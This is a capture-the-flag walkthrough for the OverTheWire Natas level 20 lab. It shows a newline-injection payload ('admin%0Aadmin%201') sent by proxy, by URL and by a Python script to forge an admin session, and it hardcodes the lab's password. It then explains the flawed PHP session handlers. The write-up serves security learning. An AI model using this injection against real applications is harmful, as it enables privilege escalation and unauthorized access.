ritheachengkh
🕸️Natas Level 20 → Level 21
http://natas20.natas.labs.overthewire.org
Username: natas20
Password: (natas20_password)



While analyzing the source code, we came across the functions debug and print_credentials, which caught our attention.



First, we type admin and click Change Name to test the functionality.

Next, we append ?debug to the end of the URL and press Enter.
http://natas20.natas.labs.overthewire.org/index.php?debug

We noticed a debug message showing MYREAD and MYWRITE, which caught our interest.

If we enter admin and then refresh the page twice with ?debug appended to the URL. We noticed this:
DEBUG: Read [name admin]
DEBUG: Read []

What if we were able to insert something malicious into the second Read []?
admin
admin 1
### URL encode
admin%0Aadmin%201

🧰 Using Web Security Testing Tools
Click Change Name again to submit the request.

Once the request is captured, send it to Replay.

Next, we replace the name field with our payload. Then, click Send twice.
admin%0Aadmin%201

After clicking Send a few times, the flag should appear.


🌐 Using Web Browser
Copy our payload into the address bar and press Enter.
http://natas20.natas.labs.overthewire.org/index.php?name=admin%0Aadmin%201

After refreshing the page twice or a few times, the flag should appear.

🐍 Using Python Script
import requests
import re

# Credentials for natas20
username = "natas20"
password = "p5mCvP7GS2K6Bmt3gqhM2Fc1A5T8MVyw"

# Target URL
url = "http://natas20.natas.labs.overthewire.org"
##url = "http://natas20.natas.labs.overthewire.org/index.php?debug"

# Start a session to persist cookies and headers across requests
session = requests.Session()

payload = "admin\nadmin 1"

response = session.post(
    url,
    data={"name": payload},
    auth=(username, password)
)

##print(response.text)
##print("*"*80)

response = session.post(
    url,
    data={"name": payload},
    auth=(username, password)
)

print(response.text)

Ensure the file has executable permissions, then run it.
The flag should appear immediately.
⚠️ Vulnerabilities in the PHP Code

When we attempt to debug the output, we see that our insertion into the code was successful.
DEBUG: Read [name admin]
DEBUG: Read [admin 1]

DEBUG: admin => 1
DEBUG: name => admin admin 1
In function print_credentials()
if($_SESSION and array_key_exists("admin", $_SESSION) and $_SESSION["admin"] == 1)
What it does:
Checks whether the session contains ``$_SESSION[‘admin’] == 1`.
- If true → displays the admin credentials.
- If false → indicates you’re a regular user.
Security implication:
All the access control depends on one simple session variable (admin). If an attacker can tamper with the session file, they can set admin = 1 and get full access.
In function myread()
foreach(explode("\n", $data) as $line) {
    debug("Read [$line]");
    $parts = explode(" ", $line, 2);
    if($parts[0] != "") $_SESSION[$parts[0]] = $parts[1];
}
What it does:
Parses each line of input and stores the values in the session as $_SESSION[$key] = $value.
Example input:
key value
name peter
Security implications:
- No authentication or integrity checks are performed.
- The session file is readable and writable by the PHP process, making it vulnerable to tampering.
In function mywrite()
foreach($_SESSION as $key => $value) {
    debug("$key => $value");
    $data .= "$key $value\n";
}
What it does:
- Saves the contents of
$_SESSIONinto a plain-text file. - Each line is a simple key value pair.
- Example output:
admin 0
name peter
Security implications:
- Data is stored in plaintext without encryption or signing.
- Anyone with access to the session file can read, modify, or forge session data.
- No integrity checks are performed — the file can be manually edited to escalate privileges, e.g.:
admin 1
Awesome! You can use this flag to access the next round.